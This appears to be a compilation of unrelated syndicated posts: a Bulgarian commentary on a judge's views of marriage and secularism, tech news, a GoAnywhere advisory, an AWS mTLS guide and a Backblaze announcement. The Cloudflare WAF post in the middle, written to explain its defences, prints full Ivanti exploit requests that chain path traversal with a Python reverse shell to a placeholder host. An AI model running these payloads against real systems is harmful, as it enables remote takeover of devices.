Бракът – тайнство, сделка или съюз? България – светска или не?

Post Syndicated from Светла Енчева original https://www.toest.bg/brakut-taynstvo-sdelka-ili-suyuz-bulgaria-svetska-ili-ne/

Бракът – тайнство, сделка или съюз? България – светска или не?

На 19 януари Народното събрание избра Десислава Атанасова и Борислав Белазелков за конституционни съдии, които да попълнят вакантните места от парламентарната квота в Конституционния съд (КС). Че Атанасова, предложена от ГЕРБ, не става за този пост, е ясно. Тя не е била съдия, 15 години е била в политиката и трудно ще си представим, че ще взема решения независимо, а не политически. За разлика от нея, Белазелков, чиято кандидатура е на ПП–ДБ, е с дългогодишен стаж като съдия. Работил е и във Върховния касационен съд, между 2014 и 2018 г. е бил председател на Съюза на съдиите в България. Затова е важно какви принципи отстоява той в професионалната си дейност.

Възгледите на Борислав Белазелков за брака

По време на изслушването на номинираните за съдии в КС в парламентарната Комисия по конституционни въпроси Белазелков отговаря на три питания във връзка с еднополовите бракове, Истанбулската конвенция (ИК) и третия пол.

На първия въпрос той отговаря така (цитирам, защото всяка дума е важна):

Бракът като тайнство – а това е бракът – няма как да бъде изживян от еднополова двойка. И неслучайно няма и нито една религия, нито едно изповедание, което да признава такъв брак. Вероятно има някакви сатанински ритуали, които се извършват там. Но нямам представа. Що се отнася до гражданския брак – гражданският брак е сделка. Законодателят да реши какво ще прави със сделките.

Следва въпрос на Златан Златанов от „Възраждане“ във връзка с чл. 13, ал. 2 от Конституцията, който гласи, че традиционната религия в България е източното православие. Според Златанов тази алинея е свързана с „произтичащите от това вероизповедание консервативни ценности“. Отговорът на Белазелков гласи:

Аз самият съм православен християнин. Така че всички християнски догми ги изповядвам от сърце.

Явно и това не е достатъчно на присъстващите депутати от „Възраждане“, така че следва още едно питане от представител на парламентарната група на партията на Костадин Костадинов – Маргарита Махаева. Тя иска да знае дали според Белазелков трябва да се преразгледа решението на КС от 2018 г., с което ИК се обявява за противоконституционна, защо ВКС не излезе с обща позиция и дали той лично одобрява узаконяването на еднополовите бракове. Той конкретизира позицията си:

Това е личната ми позиция – бракът е тайнство. Другото не е брак – другото е сделка. […] Според Вас половете колко са? Два? Ако има трети пол, кажете ми го. Очаквате ли КС да каже, че половете са четири? Те са два. […] Ако някой каже, че са три, трети ще се появи ли?

Какво се казва в Конституцията

Тъй като най-важното за един конституционен съдия е да познава Конституцията и да се ръководи от принципите ѝ при вземането на решения, нека припомним какво всъщност пише в нея по гореспоменатите теми.

В прословутия член 46, ал. 1, където се дефинира бракът, освен че се споменава, че той е между мъж и жена, се казват още две много важни неща. Първото е, че бракът се определя като „доброволен съюз“. Второто – че е законен само гражданският брак. В Конституцията не се говори нито за „тайнство“, нито за „сделка“.

Борислав Белазелков не коментира внушението на Златан Златанов, че от факта, че Основният закон определя православието като традиционна религия, произтичат консервативни ценности. В Конституцията обаче източното православие неслучайно е определено като „традиционна“, а не като „официална“ религия.

Наличието на официална религия впрочем също не пречи на една държава да бъде светска. Във Великобритания например християнството е официална религия, а в Дания Лутеранската църква е държавна. Но и двете страни не само са светски, а и в тях от над десетилетие се сключват еднополови бракове.

В споменатия от Златанов член 13 се казва също, че религиозните институции са отделени от държавата, както и че религиозните общности и институции и верските убеждения не могат да се използват за политически цели. Това означава, че България е светска държава.

Що се отнася до консервативните ценности, сред ценностите, споменати в Основния закон, такива няма. В преамбюла се говори за общочовешки ценности – „свобода, мир, хуманизъм, равенство, справедливост и търпимост“. Член 23 определя науката, образованието и културата като национални ценности.

Какво означават думите на Борислав Белазелков?

Отговорите му породиха и интерпретации, че той е за легализирането на еднополовите бракове. Затова нека се опитаме внимателно да анализираме какво точно казва.

Бившият председател на Съюза на съдиите два пъти дефинира брака в религиозен смисъл – като тайнство, и също два пъти определя гражданския брак като сделка. Ала споменаванията на тези определения имат различна тежест. По отношение на тайнството Белазелков подчертава, че „това е бракът“, а за „сделката“ казва: „… другото не е брак“. Така той изтъква, че за него бракът в религиозния смисъл е по-висш от гражданския, който дори не е истински брак.

На Белазелков със сигурност му е известно, че както Конституцията, така и Семейният кодекс определят брака не като сделка, а като доброволен съюз. „Съюз“ означава доброволно обединение между лица (физически или юридически) или групи. Затова и се казва Европейски съюз, а не Европейска сделка. И Съюз на съдиите, а не Сделка на съдиите.

Обикновено за сделка се говори, когато става въпрос за взаимна изгода. Затова думата има и негативни конотации, например „ПП–ДБ сключиха сделка с ГЕРБ за Десислава Атанасова“. В правото „сделка“ може да се отнася до много неща, но не и до брака. Затова не става ясно в какъв точно смисъл номинираният от ПП–ДБ за конституционен съдия използва тази дума. Употребата ѝ обаче излъчва пренебрежение към гражданския брак, който е единственият законен според Конституцията.

В една светска държава, каквато е България според Основния закон, никой не забранява на един съдия, бил той и конституционен, да изповядва от сърце „всички християнски догми“. Само че в професионалната си дейност той не трябва да се ръководи от тях.

Отменя ли вярата фактите?

Сред християнските догми, които Борислав Белазелков твърди, че изповядва „от сърце“, е и да се говори истината. Да се върнем на твърдението му, че „няма нито една религия“, която да признава еднополовите бракове, и че само „сатанински ритуали“, каквито той не познава, са способни на подобно нещо. Това просто не е вярно.

Съществуват множество евангелски църкви, които не само признават еднополовите бракове, ами и бракосъчетават двойки от един и същи пол. И още повече – които благославят вече сключени такива бракове (това означава, че ги признават), граждански съюзи на еднополови двойки или самите еднополови двойки. Такива църкви има в повечето западноевропейски държави, в САЩ, Канада, Австралия, Бразилия и в други страни, включително в ЮАР. В Германия например всички 20 църкви в рамките на федерацията на Евангелската църква благославят еднополови бракове.

Дали според Борислав Белазелков всички тези църкви извършват „сатанински ритуали“?

На всичкото отгоре в края на 2023 г. Католическата църква обяви, че свещениците ѝ вече ще имат право да благославят еднополови двойки. Да, това не е признание на еднополовите бракове, но е огромна крачка.

Статистическите данни също са факти. Според последното преброяване на населението през 2021 г. малко повече от половината хора в България определят себе си като религиозни – 51,4%. Близо една четвърт отговарят, че не са религиозни, а останалите не могат да преценят или не желаят да отговорят. Тоест близо половината от населението в страната не определя себе си като религиозно. Освен това бракът е тайнство според християнството, а 10,8% от хората в България са мюсюлмани.

Въпреки това в дискусия за същността на гражданския брак кандидат за конституционен съдия привежда религиозни аргументи, а и питащите, изглежда, очакват точно това от него.

Защо хората сключват брак?

Според съдия Белазелков еднополовите двойки не са способни да изживеят брака като тайнство. Дали обаче целта на брака е изживяването му като тайнство? Някои религиозни хора сключват църковен брак заради тайнството. Но гражданският брак, който, както стана дума по-горе, е единственият законен в България, има съвсем други функции. Той е форма на потвърждение на любовта между двама души (макар и не единствената възможна). В юридически смисъл обаче бракът поражда определени последици и дава достъп до определени права.

Бракът има значение за имуществените отношения, наследяването, родителските права, правото на пребиваване в чужда държава и в още много аспекти. Той може да е от решаващо значение при отпускане на жилищен кредит например, при допускане до свиждане в болницата или при вземане на решение за даряване на органите на човек, изпаднал в мозъчна смърт.

Във всички тези неща няма никакво тайнство, но те са толкова необходими на хомосексуалните двойки, колкото и на хетеросексуалните. Особено като се има предвид, че в българското законодателство няма алтернативна форма за правно признаване на партньорството. И така понякога двама души решават да се оженят, без да смятат брака за ценност, защото в противен случай за тях ще възникнат определени проблеми.

България не беше ли светска?

Този въпрос задава Татяна Ваксберг през 2017 г. в статия за „Дойче Веле“. Поводът е клетвата на Румен Радев при встъпването му като президент, положена в присъствието на патриарха. Журналистката припомня, че главата на Българската православна църква за първи път влиза в парламента по времето на Симеон Сакскобургготски и… с малки изключения там си и остава.

Ваксберг засяга същата тема – за присъствието на патриарха в парламента – и три години по-рано, през 2014 г. Тогава тя констатира

Въпросът с нарушаването на светскостта отсъства изцяло в българската публичност.

Близо десет години по-късно липсата на светскостта в публичния живот се е превърнала в норма, макар и светската държава да не е официално отменена. С тази неформална норма се съобразяват дори най-висшите съдебни инстанции – Конституционният съд и Върховният касационен съд.

Религиозният патос се развява под път и над път. Например президентът свика 49-тото Народно събрание в Страстната седмица, което стана повод за набожни интерпретации както от негова страна, така и на редица политици. Без да пропускаме вече бившия главен прокурор Иван Гешев, който по-рано беше обявил себе си за „инструмент в ръцете на Господ“.

В началото на 2024 г. пък избухна скандал с призиви за оставка на министъра на отбраната заради… неизпратени покани за водосвет на Богоявление.

Ако България вече не е светска държава, не е ли редно този факт да се отрази в Конституцията и законите на страната? Или може би няма смисъл, защото божият закон е над човешкия? В такъв случай всъщност вече няма нужда от Конституционен съд, а и от Конституция. И изобщо – от право. Библията и православните канони са достатъчни. На когото не му изнася, да се прекръсти и да си ходи.


VMware Updates its EOA Plan Providing Guidance for Some Subscription Transition

Post Syndicated from Cliff Robinson original https://www.servethehome.com/vmware-updates-its-eoa-plan-providing-guidance-for-some-subscription-transition-broadcom/

VMware updated its latest EOA plan adding three new products to this week’s EOA list such as VMware vSphere Enterprise

The post VMware Updates its EOA Plan Providing Guidance for Some Subscription Transition appeared first on ServeTheHome.

[$] Microdot: a web framework for microcontrollers

Post Syndicated from jake original https://lwn.net/Articles/959067/

There are many different Python web frameworks, from
nano-frameworks all the way up to the full-stack variety. One that
recently caught my eye is Microdot, the
impossibly small web framework for Python and MicroPython“; since
it
targets MicroPython, it is
plausible for running the user
interface of an “internet of things” (IoT) device, for example. Beyond
that, it is Flask-inspired,
which should make it reasonably familiar to many potential web
developers.

[$] Microdot: a web framework for microntrollers

Post Syndicated from jake original https://lwn.net/Articles/959067/

There are many different Python web frameworks, from
nano-frameworks all the way up to the full-stack variety. One that
recently caught my eye is Microdot, the
impossibly small web framework for Python and MicroPython“; since
it
targets MicroPython, it is
plausible for running the user
interface of an “internet of things” (IoT) device, for example. Beyond
that, it is Flask-inspired,
which should make it reasonably familiar to many potential web
developers.

CVE-2024-0204: Critical Authentication Bypass in Fortra GoAnywhere MFT

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2024/01/23/etr-cve-2024-0204-critical-authentication-bypass-in-fortra-goanywhere-mft/

CVE-2024-0204: Critical Authentication Bypass in Fortra GoAnywhere MFT

On January 22, 2024, Fortra published a security advisory on CVE-2024-0204, a critical authentication bypass affecting its GoAnywhere MFT secure managed file transfer product prior to version 7.4.1. The vulnerability is remotely exploitable and allows an unauthorized user to create an admin user via the administration portal. Fortra lists the root cause of CVE-2024-0204 as CWE-425: Forced Browsing , which is a weakness that occurs when a web application does not adequately enforce authorization on restricted URLs, scripts, or files.

Fortra evidently addressed this vulnerability in a December 7, 2023 release of GoAnywhere MFT, but it would appear they did not issue an advisory until now.

In February 2023, a zero-day vulnerability (CVE-2023-0669) in GoAnywhere MFT was exploited in a large-scale extortion campaign conducted by the Cl0p ransomware group. It’s unclear from Fortra’s initial advisory whether CVE-2024-0204 has been exploited in the wild, but we would expect the vulnerability to be targeted quickly if it has not come under attack already, particularly since the fix has been available to reverse engineer for more than a month. Rapid7 strongly advises GoAnywhere MFT customers to take emergency action.

Mitigation guidance

CVE-2024-0204 affects the following versions of GoAnywhere MFT:

  • Fortra GoAnywhere MFT 6.x from 6.0.1
  • Fortra GoAnywhere MFT 7.x before 7.4.1

GoAnywhere MFT customers who have not already updated to a fixed version (7.4.1 or higher) should do so on an emergency basis, without waiting for a regular patch cycle to occur.

Per the vendor advisory, “the vulnerability may also be eliminated in non-container deployments by deleting the InitialAccountSetup.xhtml file in the install directory and restarting the services. For container-deployed instances, replace the file with an empty file and restart. For additional information, see https://my.goanywhere.com/webclient/ViewSecurityAdvisories.xhtml (registration required).”

If you are unable to update to a fixed version, Fortra has offered two manual mitigation pathways:

  • Deleting the InitialAccountSetup.xhtml file in the installation directory and restarting the services.
  • Replacing the InitialAccountSetup.xhtml file with an empty file and restarting the services.

Rapid7 customers

InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-0204 with an unauthenticated vulnerability check expected to be available in today’s (January 23) content release.

Security updates for Tuesday

Post Syndicated from corbet original https://lwn.net/Articles/959127/

Security updates have been issued by Debian (kodi and squid), Fedora (ansible-core, java-latest-openjdk, mingw-python-jinja2, openssh, and pgadmin4), Gentoo (Apache XML-RPC), Red Hat (gnutls and xorg-x11-server), Slackware (postfix), SUSE (bluez and openssl-3), and Ubuntu (gnutls28, libssh, and squid).

Consuming private Amazon API Gateway APIs using mutual TLS

Post Syndicated from James Beswick original https://aws.amazon.com/blogs/compute/consuming-private-amazon-api-gateway-apis-using-mutual-tls/

This post is written by Thomas Moore, Senior Solutions Architect and Josh Hart, Senior Solutions Architect.

A previous blog post explores using Amazon API Gateway to create private REST APIs that can be consumed across different AWS accounts inside a virtual private cloud (VPC). Private cross-account APIs are useful for software vendors (ISVs) and SaaS companies providing secure connectivity for customers, and organizations building internal APIs and backend microservices.

Mutual TLS (mTLS) is an advanced security protocol that provides two-way authentication via certificates between a client and server. mTLS requires the client to send an X.509 certificate to prove its identity when making a request, together with the default server certificate verification process. This ensures that both parties are who they claim to be.

mTLS connection process

The mTLS connection process illustrated in the diagram above:

  1. Client connects to the server.
  2. Server presents its certificate, which is verified by the client.
  3. Client presents its certificate, which is verified by the server.
  4. Encrypted TLS connection established.

Customers use mTLS because it offers stronger security and identity verification than standard TLS connections. mTLS helps prevent man-in-the-middle attacks and protects against threats such as impersonation attempts, data interception, and tampering. As threats become more advanced, mTLS provides an extra layer of defense to validate connections.

Implementing mTLS increases overhead for certificate management, but for applications transmitting valuable or sensitive data, the extra security is important. If security is a priority for your systems and users, you should consider deploying mTLS.

Regional API Gateway endpoints have native support for mTLS but private API Gateway endpoints do not support mTLS, so you must terminate mTLS before API Gateway. The previous blog post shows how to build private mTLS APIs using a self-managed verification process inside a container running an NGINX proxy. Since then, Application Load Balancer (ALB) now supports mTLS natively, simplifying the architecture.

This post explores building mTLS private APIs using this new feature.

Application Load Balancer mTLS configuration

You can enable mutual authentication (mTLS) on a new or existing Application Load Balancer. By enabling mTLS on the load balancer listener, clients are required to present trusted certificates to connect. The load balancer validates the certificates before allowing requests to the backends.

Application Load Balancer mTLS configuration

There are two options available when configuring mTLS on the Application Load Balancer: Passthrough mode and Verify with trust store mode.

In Passthrough mode, the client certificate chain is passed as an X-Amzn-Mtls-Clientcert HTTP header for the application to inspect for authorization. In this scenario, there is still a backend verification process. The benefit in adding the ALB to the architecture is that you can perform application (layer 7) routing, such as path-based routing, allowing more complex application routing configurations.

In Verify with trust store mode, the load balancer validates the client certificate and only allows clients providing trusted certificates to connect. This simplifies the management and reduces load on backend applications.

This example uses AWS Private Certificate Authority but the steps are similar for third-party certificate authorities (CA).

To configure the certificate Trust Store for the ALB:

  1. Create an AWS Private Certificate Authority. Specify the Common Name (CN) to be the domain you use to host the application at (for example, api.example.com).
  2. Export the CA using either the CLI or the Console and upload the resulting Certificate.pem to an Amazon S3 bucket.
  3. Create a Trust Store, point this at the certificate uploaded in the previous step.
  4. Update the listener of your Application Load Balancer to use this trust store and select the required mTLS verification behavior.
  5. Generate certificates for the client application against the private certificate authority, for example using the following commands:
openssl req -new -newkey rsa:2048 -days 365 -keyout my_client.key -out my_client.csr

aws acm-pca issue-certificate –certificate-authority-arn arn:aws:acm-pca:us-east-1:111122223333:certificate-authority/certificate_authority_id–csr fileb://my_client.csr –signing-algorithm “SHA256WITHRSA” –validity Value=365,Type=”DAYS” –template-arn arn:aws:acm-pca:::template/EndEntityCertificate/V1

aws acm-pca get-certificate -certificate-authority-arn arn:aws:acm-pca:us-east-1:111122223333:certificate-authority/certificate_authority_id–certificate-arn arn:aws:acm-pca:us-east-1:account_id:certificate-authority/certificate_authority_id/certificate/certificate_id–output text

For more details on this part of the process, see Use ACM Private CA for Amazon API Gateway Mutual TLS.

Private API Gateway mTLS verification using an ALB

Using the ALB Verify with trust store mode together with API Gateway can enable private APIs with mTLS, without the operational burden of a self-managed proxy service.

You can use this pattern to access API Gateway in the same AWS account, or cross-account.

Private API Gateway mTLS verification using an ALB

The same account pattern allows clients inside the VPC to consume the private API Gateway by calling the Application Load Balancer URL. The ALB is configured to verify the provided client certificate against the trust store before passing the request to the API Gateway.

If the certificate is invalid, the API never receives the request. A resource policy on the API Gateway ensures that can requests are only allowed via the VPC endpoint, and a security group on the VPC endpoint ensures that it can only receive requests from the ALB. This prevents the client from bypassing mTLS by invoking the API Gateway or VPC endpoints directly.

Cross-account private API Gateway mTLS using AWS PrivateLink.

The cross-account pattern using AWS PrivateLink provides the ability to connect to the ALB endpoint securely across accounts and across VPCs. It avoids the need to connect VPCs together using VPC Peering or AWS Transit Gateway and enables software vendors to deliver SaaS services to be consumed by their end customers. This pattern is available to deploy as sample code in the GitHub repository.

The flow of a client request through the cross-account architecture is as follows:

  1. A client in the consumer application sends a request to the producer API endpoint.
  2. The request is routed via AWS PrivateLink to a Network Load Balancer in the consumer account. The Network Load Balancer is a requirement of AWS PrivateLink services.
  3. The Network Load Balancer uses an Application Load Balancer-type Target Group.
  4. The Application Load Balancer listener is configured for mTLS in verify with trust store mode.
  5. An authorization decision is made comparing the client certificate to the chain in the certificate trust store.
  6. If the client certificate is allowed the request is routed to the API Gateway via the execute-api VPC Endpoint. An API Gateway resource policy is used to allow connections only via the VPC endpoint.
  7. Any additional API Gateway authentication and authorization is performed, such as using a Lambda authorizer to validate a JSON Web Token (JWT).

Using the example deployed from the GitHub repo, this is the expected response from a successful request with a valid certificate:

curl –key my_client.key –cert my_client.pem https://api.example.com/widgets 

{“id”:”1”,”value”:”4.99”}

When passing an invalid certificate, the following response is received:

curl: (35) Recv failure: Connection reset by peer

Custom domain names

An additional benefit to implementing the mTLS solution with an Application Load Balancer is support for private custom domain names. Private API Gateway endpoints do not support custom domain names currently. But in this case, clients first connect to an ALB endpoint, which does support a custom domain. The sample code implements private custom domains using a public AWS Certificate Manager (ACM) certificate on the internal ALB, and an Amazon Route 53 hosted DNS zone. This allows you to provide a static URL to consumers so that if the API Gateway is replaced the consumer does not need to update their code.

Certificate revocation list

Optionally, as another layer of security, you can also configure a certificate revocation list for a trust store on the ALB. Revocation lists allow you to revoke and invalidate issued certificates before their expiry date. You can use this feature to off-boarding customers or denying compromised credentials, for example.

You can add the certificate revocation list to a new or existing trust store. The list is provided via an Amazon S3 URI as a PEM formatted file.

Conclusion

This post explores ways to provide mutual TLS authentication for private API Gateway endpoints. A previous post shows how to achieve this using a self-managed NGINX proxy. This post simplifies the architecture by using the native mTLS support now available for Application Load Balancers.

This new pattern centralizes authentication at the edge, streamlines deployment, and minimizes operational overhead compared to self-managed verification. AWS Private Certificate Authority and certificate revocation lists integrate with managed credentials and security policies. This makes it easier to expose private APIs safely across accounts and VPCs.

Mutual authentication and progressive security controls are growing in importance when architecting secure cloud-based workloads. To get started, visit the GitHub repository.

For more serverless learning resources, visit Serverless Land.

How Cloudflare’s AI WAF proactively detected the Ivanti Connect Secure critical zero-day vulnerability

Post Syndicated from Himanshu Anand http://blog.cloudflare.com/author/himanshu/ original https://blog.cloudflare.com/how-cloudflares-ai-waf-proactively-detected-ivanti-connect-secure-critical-zero-day-vulnerability


Most WAF providers rely on reactive methods, responding to vulnerabilities after they have been discovered and exploited. However, we believe in proactively addressing potential risks, and using AI to achieve this. Today we are sharing a recent example of a critical vulnerability (CVE-2023-46805 and CVE-2024-21887) and how Cloudflare’s Attack Score powered by AI, and Emergency Rules in the WAF have countered this threat.

The threat: CVE-2023-46805 and CVE-2024-21887

An authentication bypass (CVE-2023-46805) and a command injection vulnerability (CVE-2024-21887) impacting Ivanti products were recently disclosed and analyzed by AttackerKB. This vulnerability poses significant risks which could lead to unauthorized access and control over affected systems. In the following section we are going to discuss how this vulnerability can be exploited.

Technical analysis

As discussed in AttackerKB, the attacker can send a specially crafted request to the target system using a command like this:

curl -ik --path-as-is https://VICTIM/api/v1/totp/user-backup-code/../../license/keys-status/%3Bpython%20%2Dc%20%27import%20socket%2Csubprocess%3Bs%3Dsocket%2Esocket%28socket%2EAF%5FINET%2Csocket%2ESOCK%5FSTREAM%29%3Bs%2Econnect%28%28%22CONNECTBACKIP%22%2CCONNECTBACKPORT%29%29%3Bsubprocess%2Ecall%28%5B%22%2Fbin%2Fsh%22%2C%22%2Di%22%5D%2Cstdin%3Ds%2Efileno%28%29%2Cstdout%3Ds%2Efileno%28%29%2Cstderr%3Ds%2Efileno%28%29%29%27%3B

This command targets an endpoint (/license/keys-status/) that is usually protected by authentication. However, the attacker can bypass the authentication by manipulating the URL to include /api/v1/totp/user-backup-code/../../license/keys-status/. This technique is known as directory traversal.

The URL-encoded part of the command decodes to a Python reverse shell, which looks like this:

;python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("CONNECTBACKIP",CONNECTBACKPORT));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())';

The Python reverse shell is a way for the attacker to gain control over the target system.

The vulnerability exists in the way the system processes the node_name parameter. If an attacker can control the value of node_name, they can inject commands into the system.

To elaborate on ‘node_name’: The ‘node_name’ parameter is a component of the endpoint /api/v1/license/keys-status/path:node_name. This endpoint is where the issue primarily occurs.

The attacker can send a GET request to the URI path /api/v1/totp/user-backup-code/../../license/keys-status/;CMD; where CMD is any command they wish to execute. By using a semicolon, they can specify this command in the request. To ensure the command is correctly processed by the system, it must be URL-encoded.

Another code injection vulnerability was identified, as detailed in the blog post from AttackerKB. This time, it involves an authenticated command injection found in a different part of the system.

The same Python reverse shell payload used in the first command injection can be employed here, forming a JSON structure to trigger the vulnerability. Since the payload is in JSON, it doesn’t need to be URL-encoded:

{
    "type": ";python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"CONNECTBACKIP\",CONNECTBACKPORT));subprocess.call([\"/bin/sh\",\"-i\"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())';",
    "txtGCPProject": "a",
    "txtGCPSecret": "a",
    "txtGCPPath": "a",
    "txtGCPBucket": "a"
}

Although the /api/v1/system/maintenance/archiving/cloud-server-test-connection endpoint requires authentication, an attacker can bypass this by chaining it with the previously mentioned directory traversal vulnerability. They can construct an unauthenticated URI path /api/v1/totp/user-backup-code/../../system/maintenance/archiving/cloud-server-test-connection to reach this endpoint and exploit the vulnerability.

To execute an unauthenticated operating system command, an attacker would use a curl request like this:

curl -ik --path-as-is https://VICTIM/api/v1/totp/user-backup-code/../../system/maintenance/archiving/cloud-server-test-connection -H 'Content-Type: application/json' --data-binary $'{ \"type\": \";python -c \'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"CONNECTBACKIP\\\",CONNECTBACKPORT));subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())\';\", \"txtGCPProject\":\"a\", \"txtGCPSecret\":\"a\", \"txtGCPPath\":\"a\", \"txtGCPBucket\":\"a\" }'

Cloudflare’s proactive defense


Cloudflare WAF is supported by an additional AI-powered layer called WAF Attack Score, which is built for the purpose of catching attack bypasses before they are even announced. Attack Score provides a score to indicate if the request is malicious or not; focusing on three main categories until now: XSS, SQLi, and some RCE variations (Command Injection, ApacheLog4J, etc.). The score ranges from 1 to 99 and the lower the score the more malicious the request is. Generally speaking, any request with a score below 20 is considered malicious.

Looking at the results of the exploitation example above of CVE-2023-46805 and CVE-2024-21887 using Cloudflare’s dashboard (Security > Events). Attack Score analysis results consist of three individual scores, each labeled to indicate their relevance to a specific attack category. There’s also a global score, “WAF Attack Score”, which considers the combined impact of these three scores. In some cases, the global score is affected by one of the sub-scores if the attack matches a category, here we can see the dominant sub-score is Remote Code Execution “WAF RCE Attack Score”.

Similarly, for the unauthenticated operating system command request, we received “WAF Attack Score: 19” from the AI model which also lies under the malicious request category. Worth mentioning the example scores are not fixed numbers and may vary based on the incoming attack variation.

The great news here is: customers on Enterprise and Business plans with WAF attack score enabled, along with a rule to block low scores (e.g. cf.waf.score le 20) or (cf.waf.score.class eqattack“) for Business, were already shielded from potential vulnerability exploits that were tested so far even before the vulnerability was announced.

Emergency rule deployment

In response to this critical vulnerability, Cloudflare released Emergency Rules on January 17, 2024, Within 24 hours after the proof of concept went public. These rules are part of its Managed Rules for the WAF, specifically targeting the threats posed by CVE-2023-46805 and an additional vulnerability, CVE-2024-21887, also related to Ivanti products. The rules, named “Ivanti – Auth Bypass, Command Injection – CVE:CVE-2023-46805, CVE:CVE-2024-21887,” are developed to block attempts to exploit these vulnerabilities, providing an extra layer of security for Cloudflare users.

Since we deployed these rules, we have recorded a high level of activity. At the time of writing, the rule was triggered more than 180,000 times.

Rule ID Description Default Action
New Managed Rule…34ab53c5 Ivanti – Auth Bypass, Command Injection – CVE:CVE-2023-46805, CVE:CVE-2024-21887 Block
Legacy Managed Rule
100622
Ivanti – Auth Bypass, Command Injection – CVE:CVE-2023-46805, CVE:CVE-2024-21887 Block

Implications and best practices

Cloudflare’s response to CVE-2023-46805 and CVE-2024-21887 underscores the importance of having robust security measures in place. Organizations using Cloudflare services, particularly the WAF, are advised to ensure that their systems are updated with the latest rules and configurations to maintain optimal protection. We also recommend customers to deploy rules using Attack Score to improve their security posture. If you want to learn more about Attack Score, contact your account team.

Conclusion

Cloudflare’s proactive approach to cybersecurity using AI to identify and stop attacks, exemplified by its response to CVE-2023-46805 and CVE-2024-21887, highlights how threats and attacks can be identified before they are made public and vulnerabilities disclosed. By continuously monitoring and rapidly responding to vulnerabilities, Cloudflare ensures that its clients remain secure in an increasingly complex digital landscape.

Welcoming Chief Product Officer David Ngo to Backblaze

Post Syndicated from Backblaze original https://www.backblaze.com/blog/welcoming-chief-product-officer-david-ngo-to-backblaze/

A decorative image with David Ngo's photo as well as the headline, "David Ngo, Chief Product Officer."

Backblaze is happy to announce that David Ngo has joined our team as Chief Product Officer, a role responsible for spearheading the company’s global product management function, shaping the strategy, crafting the technology roadmap and overseeing execution. 

What David Brings to the Role

David is a software as a service (SaaS) data protection industry veteran with more than 25 years of global leadership experience. He previously served as the global chief technology officer (CTO) for Metallic, a division of Commvault, which provides data protection and cyber resilience as a service. He will play a pivotal role in guiding overall product direction for our existing customers as well as emerging needs as the company continues to succeed in moving upmarket.

I am pleased to welcome David as our new Chief Product Officer. David brings impressive engineering, design, and product leadership to Backblaze. He joins us at an exciting time as we help more customers break free from traditional cloud walled gardens and move to an open cloud ecosystem and empower them to do more with their data.

Gleb Budman, Backblaze CEO and Chairperson of the Board

Ngo joins a team with an impressive track record of building and scaling products and solutions that excite customers, drive growth, and deliver impact. With over 500,000 customers and three billion gigabytes of data storage under management, Backblaze has built data storage products at industry leading pricing over the past 15 years. Ngo further expands the company’s leadership by bringing his vast cloud, infrastructure, and data management knowledge developed during his time leading global teams at Commvault.

David says of his new role: 

I am thrilled to lead the amazing product organization at Backblaze and to help accelerate growth for our company. I am committed to continuing the company’s impressive track record of building powerful products that support customers’ data needs and leading the industry towards an open cloud ecosystem.

—David Ngo, Backblaze Chief Product Officer

